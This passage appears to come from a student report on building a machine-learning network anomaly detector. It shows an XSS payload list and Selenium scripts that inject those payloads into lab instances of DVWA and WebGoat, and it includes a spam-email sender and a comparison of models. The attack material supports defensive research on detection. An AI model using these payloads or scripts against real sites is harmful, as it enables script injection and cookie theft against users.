    inputElement.send_keys(f"{command}")
    time.sleep(2)
    inputElement.send_keys(Keys.ENTER)
    time.sleep(2)
time.sleep(5)
driver.quit()
```

6. Cross-Site Scripting (XSS)

XSS attacks are carried out against the Webgoat and DVWA applications. To generate a variety of XSS traffic, we used Selenium to inject various forms of XSS code (XSS.txt).

The XSS code used are as follows:

XSS.txt

```
<script>alert(document.cookie) </script>
<script>alert('You been XSSed!')</script>
<script>alert('Hello')</script>
<script>document.location = 'http://192.168.10.136/DVWA/vulnerabilities/xss_r/'</script>
<iframe src='https://www.sutd.edu.sg/'></iframe>
<img src="https://ibb.co/4FB7RGh" height="200" width="200">'
<IMG SRC=JaVaScRiPt:alert('XSS')>
\<a onmouseover="alert(document.cookie)"\>xxs link\</a\>
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
<IMG SRC="jav ascript:alert('XSS');">
<<SCRIPT>alert("XSS");//<</SCRIPT>
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<TABLE BACKGROUND="javascript:alert('XSS')">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="/x" onerror="jav%00ascript:alert('XSS');">
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS')"</pre>
<BODY ONLOAD=alert('XSS')>
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:alert('XSS')"></B></I></XML><SPAN DATASRC="#xss"</pre>
DATAFLD="B" DATAFORMATAS="HTML"></SPAN>
<IMG SRC="/x" onerror="jav ascript:alert('XSS');">
<IMG SRC="/" onerror="jav&#x09;ascript:alert('XSS');">
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

Below is the code used to launch the XSS attacks on the WebGoat application via Selenium.

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import Select
import time
def read file(file1):
   with open(file1) as f:
       data = f.read().splitlines()
   return data
Variable Declarations
IP = '192.168.56.109'
PORT_NUMBER = None
PATH = r'C:\Users\joeyt\OneDrive\SUTD\Project 1\chromedriver.exe'
driver = webdriver.Chrome(PATH)
Login_address = r'http://{}:8080/WebGoat/login'.format(IP)
Reflected_address = r'http://{}:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6'.format(IP)
timeToSleep=1
111
Login
Note: Create Acc before running
driver.get(Login_address)
time.sleep(10)
username = driver.find_element_by_name("username")
password = driver.find_element_by_name("password")
username.send_keys("adminstrator")
password.send keys("password")
time.sleep(timeToSleep)
login=driver.find_element_by_class_name("btn-block")
time.sleep(timeToSleep)
login.click()
# Reflected XSS
reflected_commands = read_file('xss.txt')
driver.get(Reflected_address)
for command in reflected_commands:
   time.sleep(10)
   field = driver.find_element_by_name("field1")
   time.sleep(timeToSleep)
    print(command)
   field.send_keys(command)
   time.sleep(timeToSleep)
   field.submit()
   time.sleep(10)
        driver.switch_to_alert().accept()
    except:
       pass
time.sleep(5)
driver.quit()
```

Below is the code used to launch the XSS attacks on the DVWA application via Selenium.

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import Select
import time
def read file(file):
    with open(file) as f:
        data = f.read().splitlines()
    return data
Variable Declarations
IP = '192.168.10.136'
PORT_NUMBER = None
PATH = r'C:\Users\joeyt\OneDrive\SUTD\Project 1\chromedriver.exe'
driver = webdriver.Chrome(PATH)
Login_address = r'http://{}/DVWA/login.php'.format(IP)
Reflected_address = r'http://{}/DVWA/vulnerabilities/xss_r/'.format(IP)
timeToSleep=1
111
Login
driver.get(Login_address)
username = driver.find_element_by_name("username")
password = driver.find_element_by_name("password")
username.send_keys("admin")
password.send_keys("password")
login=driver.find_element_by_name("Login")
time.sleep(timeToSleep)
login.click()
1.1.1
XSS
reflected_commands = read_file('xss.txt')
driver.get(Reflected_address)
for command in reflected_commands:
    time.sleep(5)
    username = driver.find_element_by_name("name")
    time.sleep(timeToSleep)
    username.send_keys(command)
    time.sleep(timeToSleep)
    username.submit()
    time.sleep(10)
        driver.switch_to_alert().accept()
    except:
       pass
time.sleep(5)
driver.quit()
```

Data Analysis

Using <u>cicflowmeter</u>, we were able to generate features from our pcap data. We have decided to drop columns that were all '0's. Furthermore, to prevent the machine learning model from learning features that are representative of our experimental conditions, we have decided to drop the source IP, destination IP and timestamp features. Hence, a total of 68 columns were generated. The final dataset can be found in the file <u>network_data_binary.csv</u>.

For our analysis, we will aggregate all the attack packets as *malicious* (class: 1) while the remaining packets are *benign* (class: 0). This will allow us to create a model which detects anomalous traffic data.

Our final dataset has 32,982 rows. 25.56% is of benign communications while 74.44% is of malicious packets.




Figure 23. Pie chart of class labels in dataset

Feature Ranking

Using Weka, the features are ranked to obtain their relative importance.

The Weka feature rankings can be found in Appendix C.

Below, the top 10 features are listed (with 1 being the most important), for each attribute ranker.

	Ranker Used				
Order	Cfs Subset Eval	Gain Ratio Attribute Eval	Correlation Attribute Eval	Relif F Attribute Eval	
1	bwd_pkt_len_min	fwd_byts_b_avg	pkt_len_std	init_fwd_win_byts	
2	bwd_pkt_len_std	fwd_pkts_b_avg	bwd_pkt_len_min	down_up_ratio	
3	init_bwd_win_byts	fwd_blk_rate_avg	pkt_len_max	src_port	
4	fwd_byts_b_avg	bwd_pkt_len_min	pkt_size_avg	dst_port	
5		init_bwd_win_byts	pkt_len_mean	bwd_iat_mean	
6		pkt_len_min	down_up_ratio	bwd_iat_std	
7		bwd_blk_rate_avg	bwd_iat_mean	idle_std	
8		bwd_byts_b_avg	src_port	idle_max	
9		totlen_bwd_pkts	bwd_iat_std	active_std	
10		subflow_bwd_byts	bwd_pkt_len_max	pkt_len_std	

Table 1. Top 10 attributes from Weka

Highlighted are the top features shared by more than one ranker. These features are:

- 1. bwd pkt len min Minimum size of packets in the backward direction
- 2. init bwd win byts Total number of bytes sent in initial window in the backward direction
- 3. fwd_bytes_b_avg Average number of packets bulk rate in the forward direction
- 4. pkt len std Standard deviation length of a packet
- 5. down_up_ratio Ratio of download and upload
- 6. src port Source port

Machine Learning

To train a binary classification model, we experimented with different machine learning models. The data set is split into training and test sets at a ratio of 2 to 1. The models were trained on the training set (with 5 fold cross validation) and evaluated on the test set. The classification metric used is the test accuracy = # total correct predictions in test set / # total samples in the test set.

To see the full code and results from the machine learning process, please see the files in the folder *Machine Learning Code*.

Decision Tree

Using the following code, the decision tree model test accuracy was obtained.

The decision tree is extremely complex. A textual representation of the nodes can be found in the notebook file.

The decision tree achieved a test accuracy of 96.499977%.

Multi Layer Perceptron

Using the following code, a multi layer perceptron model is trained and the corresponding test accuracy is obtained.

```
from sklearn.neural_network import MLPClassifier
from sklearn.preprocessing import StandardScaler
from sklearn.pipeline import Pipeline
GRID = [
   {'scaler': [StandardScaler()],
     'estimator': [MLPClassifier(random_state=42)],
    'estimator__solver': ['adam', 'sgd'],
    'estimator__learning_rate_init': [0.0001, 0.001],
    'estimator__max_iter': [300],
    'estimator_hidden_layer_sizes': [(500, 400, 300, 200, 100), (200, 200, 200, 200, 200)],
    'estimator__activation': ['relu', 'tanh'],
    'estimator__alpha': [0.005, 0.001],
    'estimator__early_stopping': [False, True]
]
PIPELINE = Pipeline([('scaler', None), ('estimator', MLPClassifier())])
grid_search_mlp = GridSearchCV(estimator=PIPELINE, param_grid=GRID, cv=5)
grid_search_mlp.fit(X_train, y_train.values.ravel())
print('MLP test accuracy: ', grid_search_mlp.score(X_test,y_test))
MLP test accuracy: 0.9612310519062931
```

The MLP achieved a test accuracy of 96.12%.

Support Vector Machine

Using the following code, a support vector classifier is trained.

```
from sklearn.svm import SVC

param_grid=[{"kernel":["poly", "rbf", "sigmoid", "linear"] }]

cv_svc = GridSearchCV(estimator = SVC(), param_grid = param_grid, cv = 5)
cv_svc.fit(X_train, y_train.values.ravel())
print('SVM test accuracy: ', cv_svc.score(X_test,y_test))

SVM test accuracy: 0.7581074873679375
```

The SVM classifier achieved a test accuracy of 75.81%.

Recurrent Neural Network

Using Tensorflow and Keras, 2 recurrent neural network (RNN) architectures were tested against the data.

Layer (type)	Output Shape	Param #
lstm_2 (LSTM)	(None, 1, 100)	67600
dropout_3 (Dropout)	(None, 1, 100)	0
lstm_3 (LSTM)	(None, 100)	80400
dropout_4 (Dropout)	(None, 100)	0
dense_2 (Dense)	(None, 32)	3232
dropout_5 (Dropout)	(None, 32)	0
dense_3 (Dense)	(None, 1)	33
Total params: 151,265 Trainable params: 151,265 Non-trainable params: 0		
Model: "simple_rnn"		
Layer (type)	Output Shape	Param #
lstm_4 (LSTM)	(None, 1, 100)	67600
dense_4 (Dense)	(None, 1, 1)	101
Total params: 67,701 Trainable params: 67,701 Non-trainable params: 0		

The test accuracy achieved by the simple RNN model is 83.82% whereas for the complex RNN model is 81.30%.

Naive Bayes

As the naive bayes model does not require parameters to train, cross validation is not needed.

```
from sklearn.naive_bayes import GaussianNB

nb_classifier = GaussianNB()
nb_classifier.fit(X_train, y_train.values.ravel())
print('NB test accuracy: ', nb_classifier.score(X_test,y_test))

NB test accuracy: 0.8102893890675241
```

The naive bayes model has achieved a test accuracy of 81.02%.

Best Model (Decision Tree)

As the decision tree has the highest test accuracy, it is the best model for our use.

From the decision tree, we are able to see which features are the most important within the tree itself.

```
feature_importances = decision_tree.best_estimator_.feature_importances_
feature_impt = pd.DataFrame({'features':test_columns, 'importance':feature_importances})
feature_impt.sort_values(by=['importance'], ascending=False).head(10)
```

Feature	Importance
down_up_ratio - Download and upload ratio	0.172156
bwd_seg_size_avg - Average size observed in the backward direction	0.159235
fwd_seg_size_min - Minimum size observed in the forward direction	0.091372
pkt_len_var - Variance length of a packet	0.089906
fwd_pkt_len_std - Standard deviation size of packet in forward direction	0.069009
idle_max - Maximum time a flow was idle before becoming active	0.053721
src_port - Source port	0.053011
fwd_pkt_len_mean - Maximum size of packet in forward direction	0.031126
pkt_size_avg - Average size of packet	0.024435
bwd_pkt_len_min - Minimum size of packet in backward direction	0.020739

Table 2. Feature importances of decision tree

There is significant overlap between the highly ranked features from Weka and the above features.

Hence, the decision tree model appears to be performing correctly.

Detection Tool

As the decision tree model has the highest accuracy, it will be used in our detection tool.

Our tool will be a command-line application, which will read in pcap files and output the decision. The relevant files can be found in the *Network Anomaly Detection Tool* folder,

The code for the application is as follows.

```
import pandas as pd
import numpy as np
import pickle
import argparse
import cicflowmeter
import subprocess
import shlex
import os
from sklearn.tree import DecisionTreeClassifier
from sklearn.model_selection import GridSearchCV
MODEL = 'decision_tree.pickle'
def main():
    # Get pcap file from commandline
    parser = argparse.ArgumentParser()
    parser.add_argument('-f', type = str, required = True)
    args = parser.parse_args()
    pcap_file = args.f
    # Load pickle model
    decision_tree = pickle.load(open(MODEL, "rb"))
    # Convert pcap file into csv
    cli_command = 'cicflowmeter -f {} -c input.csv'.format(pcap_file)
    args = shlex.split(cli_command)
    output = subprocess.check_output(args)
    # Read in input file
    input_df = pd.read_csv('input.csv')
    test_rows = input_df[['src_port', 'dst_port', 'protocol', 'flow_duration', 'flow_byts_s',
       'flow_pkts_s', 'fwd_pkts_s', 'bwd_pkts_s', 'tot_fwd_pkts',
       'tot_bwd_pkts', 'totlen_fwd_pkts', 'totlen_bwd_pkts', 'fwd_pkt_len_max',
       'fwd_pkt_len_min', 'fwd_pkt_len_mean', 'fwd_pkt_len_std',
       'bwd_pkt_len_max', 'bwd_pkt_len_min', 'bwd_pkt_len_mean',
       'bwd_pkt_len_std', 'pkt_len_max', 'pkt_len_min', 'pkt_len_mean',
       'pkt_len_std', 'pkt_len_var', 'fwd_header_len', 'bwd_header_len',
       'fwd seg size min', 'fwd act data pkts', 'flow iat mean',
       'flow_iat_max', 'flow_iat_min', 'flow_iat_std', 'fwd_iat_tot',
       'fwd_iat_max', 'fwd_iat_min', 'fwd_iat_mean', 'fwd_iat_std',
       'bwd_iat_tot', 'bwd_iat_max', 'bwd_iat_min', 'bwd_iat_mean',
       'bwd_iat_std', 'fin_flag_cnt', 'down_up_ratio', 'pkt_size_avg',
       'init_fwd_win_byts', 'init_bwd_win_byts', 'active_max', 'active_min',
       'active_mean', 'active_std', 'idle_max', 'idle_min', 'idle_mean',
```

```
'idle_std', 'fwd_byts_b_avg', 'fwd_pkts_b_avg', 'bwd_byts_b_avg',
    'bwd_pkts_b_avg', 'fwd_blk_rate_avg', 'bwd_blk_rate_avg',
    'fwd_seg_size_avg', 'bwd_seg_size_avg', 'subflow_fwd_pkts',
    'subflow_bwd_pkts', 'subflow_fwd_byts', 'subflow_bwd_byts']].copy()

# Do prediction
test_rows['prediction'] = decision_tree.predict(test_rows)

# Return final classification
votes = test_rows[['prediction']].value_counts()
if votes[0] > votes[1]:
    print('{} is classified as benign'.format(pcap_file))
else:
    print('{} is classified as malicious'.format(pcap_file))

# Clean up and delete input.csv
os.remove('input.csv')

if __name__ == '__main__':
    main()
```

To test the CLI application, we generated data from other scenarios and tested them using our tool. The data is generated using the **same** scripts and attack tools (eg Neesus).

```
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools | Sa
attack_doos lon_udp.pcap bening_flask_app_course_manager.pcap bening_ftp_1.pcap decision_tree.pickle network_anomaly_tool.py
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools | python3 network_anomaly_tool.py -f bening_ftp_1.pcap
reading from file bening_ftp_1.pcap is classified as bening
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools | python3 network_anomaly_tool.py -f bening_flask_app_course_manager.pcap
reading from file bening_flask_app_course_manager.pcap, link-type ENIOMB (Ethernet)
bening_flask_app_course_manager.pcap is classified as bening
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools | python3 network_anomaly_tool.py -f attack_ddos_ton_udp.pcap
reading from file attack_ddos_ton_udp.pcap, link-type ENIOMB (Ethernet)
attack_ddos_ton_udp_pcap is classified as malictous
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools | python3 network_anomaly_tool.py -f attack_bruteforce_dwwa.pcap
reading from file attack_bruteforce_dwwa.pcap, link-type_ENIOMB (Ethernet)
attack_bruteforce_dwwa.pcap is classified as malictous
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools_python3 network_anomaly_tool.py -f attack_neesus_probe.pcap
reading from file attack_neesus_probe_pcap, link-type_ENIOMB (Ethernet)
attack_neesus_probe_pcap is classified as malictous
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools_python3 network_anomaly_tool.py -f attack_bruteforce_flask_app.pcap
reading from file attack_bruteforce_flask_app.pcap_link-type_ENIOMB (Ethernet)
attack_neesus_probe_pcap is classified as malictous
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools_python3 network_anomaly_tool.py -f attack_ddos_ion_http.pcap
reading from file attack_bruteforce_flask_app.pcap_link-type_ENIOMB (Ethernet)
attack_doos_ton_http.pcap is classified as malictous
kaligkali-VirtualBox:-/Desktop/network_anomaly_tools_python3 network_anomaly_tool.py -f attack_ddos_ion_http.pcap
reading from file attack_ddos_ion_ttp.pcap, link-type_ENIOMB (Ethernet)
attack_ddo
```

Figure 24. Command line tool used to detect network anomalies

Below is a summary of our testing scenarios.

Scenario	Classification	Scenario	Classification
Benign traffic from FTP	Benign	Malicious bruteforce attack on Flask web app	Malicious
Benign traffic from flask web app	Benign	Malicious spam emails	Malicious
Malicious DoS attack using UDP	Malicious	Malicious Dos attack using TCP	Malicious
Malicious bruteforce attack on DVWA	Malicious	Malicious Neesus probe	Malicious

Table 3. Testing various scenarios on our detection tool using same scripts

We also tested 2 scenarios using **modified** script parameters. The first scenario is generating benign traffic for the web application but the time.sleep() and number of courses generated are reduced. The second scenario is a bruteforce attack but the number of attempts has been reduced from 500 to 50.

Scenario	Classification	Scenario	Classification
Benign traffic of Flask web app with different scripted parameters	Benign	Bruteforce on DVWA using lesser bruteforce attempts	Benign

Table 4. Testing various scenarios on our detection tool using modified scripts

The bruteforce attempt was undetected by our tool. Perhaps we should have written scripts which generated randomized data so that our machine learning model was adequately trained on a wider variety of network traffic data.

Despite this, we are confident that our tool will be able to detect network anomalies with a high degree of accuracy. However, more can be done to make our tool more accurate.

Discussion

The accuracy for our tool is very high. However, this could show that our experimental conditions and data generation processes are very rigid (as seen in Table 4). More can be done to generate a wider range of random data. This can be done by adding more complex automation sequences in our usage of Selenium or running automation scripts concurrently from multiple client machines.

Additionally, instead of having separate time windows for capturing the scenarios, multiple scenarios (eg bruteforce logins on one machine and normal user activity from another machine) can be done concurrently. This will help generate more real-life data as it is rare for a server to only serve a single client at any time.

Next, our scripts used for generating both benign and malicious data could have used more randomized parameters. An example for this would be the time.sleep() parameter used for the Selenium scripts. Another example would be to run both benign and malicious traffic from the same machine. This would confuse the machine learning model as the malicious traffic would be masked with the benign traffic.

Lastly, there are other machine learning models that have not been considered in this report, such as logistic regression, random forest classifier or gradient boosting classifier. By expanding our scope to more models, we could have further improved the accuracy of our detection tool.

Conclusion

In this report, we created our own network, which hosted various services (such as FTP, web application, DB server).

Using this network, we were able to generate both benign traffic and malicious traffic data. With the data, we were able to create our own machine learning classification model.

Our classification model was then deployed and tested with new data.

Going ahead, we hope to see our model deployed against other network data to further test its capabilities. Furthermore, we hope that our network setup is useful to other researchers aiming to generate malicious and benign traffic data.

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Appendix

A. ftp_server.py code

```
from pyftpdlib.authorizers import DummyAuthorizer
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer
def main():
    # Instantiate a dummy authorizer for managing 'virtual' users
    authorizer = DummyAuthorizer()
    # Define a new user having full r/w permissions and a read-only
    authorizer.add_user('user', '12345', '.', perm='elradfmwMT')
    authorizer.add_anonymous('/home/kali')
    # Instantiate FTP handler class
    handler = FTPHandler
    handler.authorizer = authorizer
    # Define a customized banner (string returned when client connects)
    handler.banner = "pyftpdlib based ftpd ready."
    # Specify a masquerade address and the range of ports to use for
    # passive connections. Decomment in case you're behind a NAT.
    #handler.masquerade_address = '151.25.42.11'
    #handler.passive_ports = range(60000, 65535)
    # Instantiate FTP server class and listen on 0.0.0.0:2121
    address = ('', 2121)
   server = FTPServer(address, handler)
   # set a limit for connections
   server.max_cons = 256
   server.max_cons_per_ip = 5
    # start ftp server
    server.serve_forever()
if __name__ == '__main__':
   main()
```

B. Generate spam email code

```
import os
import smtplib
import pandas as pd
import numpy as np
import time
import email
import email.policy
from bs4 import BeautifulSoup
IP ADDRESS = '192.168.31.239'
PORT NUMBER = 1025
email folder = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\email_dataset\hamnspam"
os.chdir(email_folder)
def html_to_plain(email):
        soup = BeautifulSoup(email.get_content(), 'html.parser')
       return soup.text.replace('\n\n','')
       return "empty"
def load_email(is_spam, filename):
   directory = (email_folder + r'\spam') if is_spam else (email_folder + r'\ham')
   with open(os.path.join(directory, filename), "rb") as f:
        return email.parser.BytesParser(policy=email.policy.default).parse(f)
# Load spam and ham files
ham_filenames = [name for name in sorted(os.listdir(email_folder + r'\ham')) if len(name) > 20]
spam_filenames = [name for name in sorted(os.listdir(email_folder + r'\spam')) if len(name) > 20]
ham_emails = [load_email(is_spam=False, filename=name) for name in ham_filenames]
spam_emails = [load_email(is_spam=True, filename=name) for name in spam_filenames]
for i in range(len(spam emails)):
   try:
        spam email = spam emails[i]
        email_sender = spam_email['From']
        email_subject = spam_email['Subject']
        email_raw_content = spam_email.get_content()
        email_parsed_content = html_to_plain(spam_email)
        with smtplib.SMTP(IP_ADDRESS, PORT_NUMBER) as smtp:
            subject = email_subject
            body = email_raw_content
           msg = f'Subject: {subject}\n\n{body}'
            smtp.sendmail(email_sender, 'victim@victim.com', msg)
        time.sleep(1)
   except Exception as e:
        pass
```

C. Weka Feature Ranking

BestFirst + CfsSubsetEval

```
=== Run information ===
Evaluator: weka.attributeSelection.CfsSubsetEval -P 1 -E 1
            weka.attributeSelection.BestFirst -D 1 -N 5
Search:
Relation: network_data_yes_no
Instances: 32982
Attributes: 69
             src_port
             dst_port
             protocol
             flow_duration
             flow_byts_s
             flow_pkts_s
             fwd_pkts_s
             bwd_pkts_s
             tot_fwd_pkts
             tot_bwd_pkts
             totlen_fwd_pkts
             totlen_bwd_pkts
             fwd_pkt_len_max
             fwd_pkt_len_min
             fwd_pkt_len_mean
             fwd_pkt_len_std
             bwd_pkt_len_max
             bwd pkt len min
             bwd pkt len mean
             bwd_pkt_len_std
             pkt_len_max
             pkt_len_min
             pkt_len_mean
             pkt_len_std
             pkt_len_var
             fwd_header_len
             bwd_header_len
             fwd_seg_size_min
             fwd_act_data_pkts
             flow_iat_mean
             flow_iat_max
             flow_iat_min
             flow_iat_std
             fwd_iat_tot
             fwd_iat_max
             fwd_iat_min
             fwd_iat_mean
             fwd_iat_std
             bwd_iat_tot
             bwd_iat_max
             bwd_iat_min
             bwd_iat_mean
             bwd iat std
             fin_flag_cnt
             down_up_ratio
             pkt_size_avg
             init_fwd_win_byts
```

```
init_bwd_win_byts
             active_max
             active_min
             active_mean
             active_std
             idle_max
             idle_min
             idle_mean
             idle_std
             fwd_byts_b_avg
             fwd_pkts_b_avg
             bwd_byts_b_avg
             bwd_pkts_b_avg
             fwd_blk_rate_avg
             bwd_blk_rate_avg
             fwd_seg_size_avg
             bwd_seg_size_avg
             subflow_fwd_pkts
             subflow_bwd_pkts
             subflow_fwd_byts
             subflow_bwd_byts
             class
Evaluation mode: evaluate on all training data
=== Attribute Selection on all input data ===
Search Method:
        Best first.
        Start set: no attributes
       Search direction: forward
        Stale search after 5 node expansions
        Total number of subsets evaluated: 580
        Merit of best subset found: 0.392
Attribute Subset Evaluator (supervised, Class (nominal): 69 class):
        CFS Subset Evaluator
        Including locally predictive attributes
Selected attributes: 18,20,48,57 : 4
                    bwd_pkt_len_min
                    bwd_pkt_len_std
                    init_bwd_win_byts
                    fwd_byts_b_avg
```

Ranker + GainRatioAttributeEval

```
=== Run information ===
Evaluator: weka.attributeSelection.GainRatioAttributeEval
Search:
            weka.attributeSelection.Ranker -T -1.7976931348623157E308 -N -1
Relation:
            network_data_yes_no
Instances:
             32982
Attributes: 69
             src_port
             dst_port
             protocol
             flow_duration
             flow byts s
             flow_pkts_s
             fwd_pkts_s
             bwd_pkts_s
             tot_fwd_pkts
             tot_bwd_pkts
             totlen_fwd_pkts
             totlen_bwd_pkts
             fwd_pkt_len_max
             fwd_pkt_len_min
             fwd_pkt_len_mean
             fwd_pkt_len_std
             bwd_pkt_len_max
             bwd_pkt_len_min
             bwd_pkt_len_mean
             bwd_pkt_len_std
             pkt_len_max
             pkt_len_min
             pkt_len_mean
             pkt_len_std
             pkt_len_var
             fwd_header_len
             bwd header len
             fwd_seg_size_min
             fwd_act_data_pkts
             flow_iat_mean
             flow_iat_max
             flow_iat_min
             flow_iat_std
             fwd_iat_tot
             fwd_iat_max
             fwd_iat_min
              fwd_iat_mean
              fwd_iat_std
             bwd_iat_tot
             bwd_iat_max
             bwd_iat_min
             bwd_iat_mean
             bwd_iat_std
             fin_flag_cnt
             down_up_ratio
             pkt_size_avg
              init_fwd_win_byts
              init_bwd_win_byts
              active_max
              active_min
```

```
active mean
             active_std
             idle_max
             idle min
             idle_mean
             idle_std
             fwd_byts_b_avg
             fwd_pkts_b_avg
             bwd_byts_b_avg
             bwd_pkts_b_avg
             fwd_blk_rate_avg
             bwd_blk_rate_avg
             fwd_seg_size_avg
             bwd_seg_size_avg
             subflow_fwd_pkts
             subflow_bwd_pkts
             subflow_fwd_byts
             subflow_bwd_byts
             class
Evaluation mode: evaluate on all training data
=== Attribute Selection on all input data ===
Search Method:
       Attribute ranking.
Attribute Evaluator (supervised, Class (nominal): 69 class):
        Gain Ratio feature evaluator
Ranked attributes:
0.3125 57 fwd_byts_b_avg
0.3038 58 fwd_pkts_b_avg
0.2848 61 fwd_blk_rate_avg
0.2724 18 bwd_pkt_len_min
0.2696 48 init_bwd_win_byts
0.196 22 pkt_len_min
0.1612 62 bwd_blk_rate_avg
0.16    59 bwd_byts_b_avg
0.1572    12 totlen_bwd_pkts
0.1572 68 subflow_bwd_byts
0.1558 20 bwd_pkt_len_std
0.1509 2 dst_port
0.147     29 fwd_act_data_pkts
0.1416     19 bwd_pkt_len_mean
0.1416 64 bwd_seg_size_avg
0.1359     14 fwd_pkt_len_min
0.1354     13 fwd_pkt_len_max
0.1331 47 init_fwd_win_byts
0.1281    16 fwd_pkt_len_std
0.1231    11 totlen_fwd_pkts
0.1231 67 subflow_fwd_byts
0.1204 24 pkt_len_std
0.1204 25 pkt_len_var
0.1199 45 down_up_ratio
0.1195 23 pkt_len_mean
 0.1195 46 pkt_size_avg
```

```
0.1121 27 bwd header len
0.1078 21 pkt len max
0.1069 66 subflow_bwd_pkts
0.1063 63 fwd_seg_size_avg
0.1063     15 fwd_pkt_len_mean
0.0731     42 bwd_iat_mean
0.0723 50 active_min
0.0712 44 fin_flag_cnt
0.0706 53 idle_max
0.0705 56 idle_std
0.0703 40 bwd_iat_max
0.0656 39 bwd_iat_tot
0.065 55 idle_mean
0.0647 43 bwd_iat_std
0.0575 8 bwd_pkts_s
0.0566 7 fwd_pkts_s
0.0565 38 fwd_iat_std
0.055 33 flow_iat_std
0.0547    4 flow_duration
0.0539 60 bwd_pkts_b_avg
0.0527    30 flow_iat_mean
0.0521 34 fwd_iat_tot
0.0517 6 flow_pkts_s
0.0512 35 fwd iat max
0.0511 31 flow iat max
0.0487 26 fwd_header_len
0.0476 65 subflow_fwd_pkts
0.0476     9 tot_fwd_pkts
0.0429 5 flow_byts_s
0.0378 32 flow_iat_min
0.0371 54 idle_min
0.0356 1 src_port
0.0339 36 fwd_iat_min
0.0331
         3 protocol
       28 fwd_seg_size_min
0.0331
        49 active max
0.0294
0.0291    51 active_mean
0.0289 52 active_std
0.0187 41 bwd_iat_min
Selected attributes:
57,58,61,18,48,22,62,59,12,68,20,2,29,19,64,17,14,13,47,16,11,67,24,25,45,23,46,27,21,66,10,63,15,42,50,
44,53,56,40,39,55,43,8,7,38,33,4,60,30,34,6,37,35,31,26,65,9,5,32,54,1,36,3,28,49,51,52,41 : 68
```

Ranker + CorrelationAttributeEval

```
=== Run information ===
Evaluator: weka.attributeSelection.CorrelationAttributeEval
Search:
            weka.attributeSelection.Ranker -T -1.7976931348623157E308 -N -1
Relation:
            network_data_yes_no
Instances:
             32982
Attributes: 69
             src_port
             dst_port
             protocol
             flow_duration
             flow byts s
             flow_pkts_s
             fwd_pkts_s
             bwd_pkts_s
             tot_fwd_pkts
             tot_bwd_pkts
             totlen_fwd_pkts
             totlen_bwd_pkts
             fwd_pkt_len_max
             fwd_pkt_len_min
             fwd_pkt_len_mean
             fwd_pkt_len_std
             bwd_pkt_len_max
             bwd_pkt_len_min
             bwd_pkt_len_mean
             bwd_pkt_len_std
             pkt_len_max
             pkt_len_min
             pkt_len_mean
             pkt_len_std
             pkt_len_var
             fwd_header_len
             bwd header len
             fwd_seg_size_min
             fwd_act_data_pkts
             flow_iat_mean
             flow_iat_max
             flow_iat_min
             flow_iat_std
             fwd_iat_tot
             fwd_iat_max
             fwd_iat_min
             fwd_iat_mean
              fwd_iat_std
             bwd_iat_tot
             bwd_iat_max
             bwd_iat_min
             bwd_iat_mean
             bwd_iat_std
             fin_flag_cnt
             down_up_ratio
             pkt_size_avg
              init_fwd_win_byts
              init_bwd_win_byts
              active_max
              active_min
```

```
active mean
             active_std
             idle_max
             idle min
             idle_mean
             idle_std
             fwd_byts_b_avg
              fwd_pkts_b_avg
             bwd_byts_b_avg
             bwd_pkts_b_avg
              fwd_blk_rate_avg
             bwd_blk_rate_avg
             fwd_seg_size_avg
             bwd_seg_size_avg
             subflow_fwd_pkts
             subflow_bwd_pkts
             subflow_fwd_byts
             subflow_bwd_byts
             class
Evaluation mode: evaluate on all training data
=== Attribute Selection on all input data ===
Search Method:
       Attribute ranking.
Attribute Evaluator (supervised, Class (nominal): 69 class):
       Correlation Ranking Filter
Ranked attributes:
0.32264 24 pkt_len_std
0.31761 18 bwd_pkt_len_min
0.28975 21 pkt_len_max
0.27937 46 pkt_size_avg

0.27937 23 pkt_len_mean

0.26883 45 down_up_ratio

0.25634 42 bwd_iat_mean
0.25452    1 src_port
0.25376    43 bwd_iat_std
           1 src_port
0.24306 20 bwd_pkt_len_std
0.2385      40 bwd_iat_max
0.23092 2 dst_port
0.22681 16 fwd_pkt_len_std
0.2247     13 fwd_pkt_len_max
0.21374 38 fwd_iat_std
0.21321 56 idle_std
0.2019     47 init_fwd_win_byts
0.20171 53 idle_max
0.20144 33 flow iat std
0.19775     39 bwd_iat_tot
0.1976 35 fwd_iat_max
0.19757    31 flow_iat_max
0.17182 55 idle_mean
0.14709 44 fin_flag_cnt
0.14431 25 pkt_len_var
0.13767 64 bwd_seg_size_avg
 0.13767 19 bwd_pkt_len_mean
```

```
0.13422 28 fwd_seg_size_min
0.13422 3 protocol
0.12159 63 fwd_seg_size_avg
0.12159 15 fwd_pkt_len_mean
0.11872 59 bwd_byts_b_avg
0.11549 37 fwd_iat_mean
0.11549 60 bwd_pkts_b_avg
          4 flow_duration
0.08713
0.08711 34 fwd_iat_tot
0.08311
          5 flow_byts_s
         62 bwd_blk_rate_avg
0.0654
0.06039 30 flow_iat_mean
0.05741 61 fwd_blk_rate_avg
0.05141     12 totlen_bwd_pkts
0.05141 68 subflow_bwd_byts
0.04581 14 fwd_pkt_len_min
0.04123    11 totlen_fwd_pkts
0.04123 67 subflow_fwd_byts
0.04072 57 fwd_byts_b_avg
0.03472 51 active_mean
0.03245 50 active_min
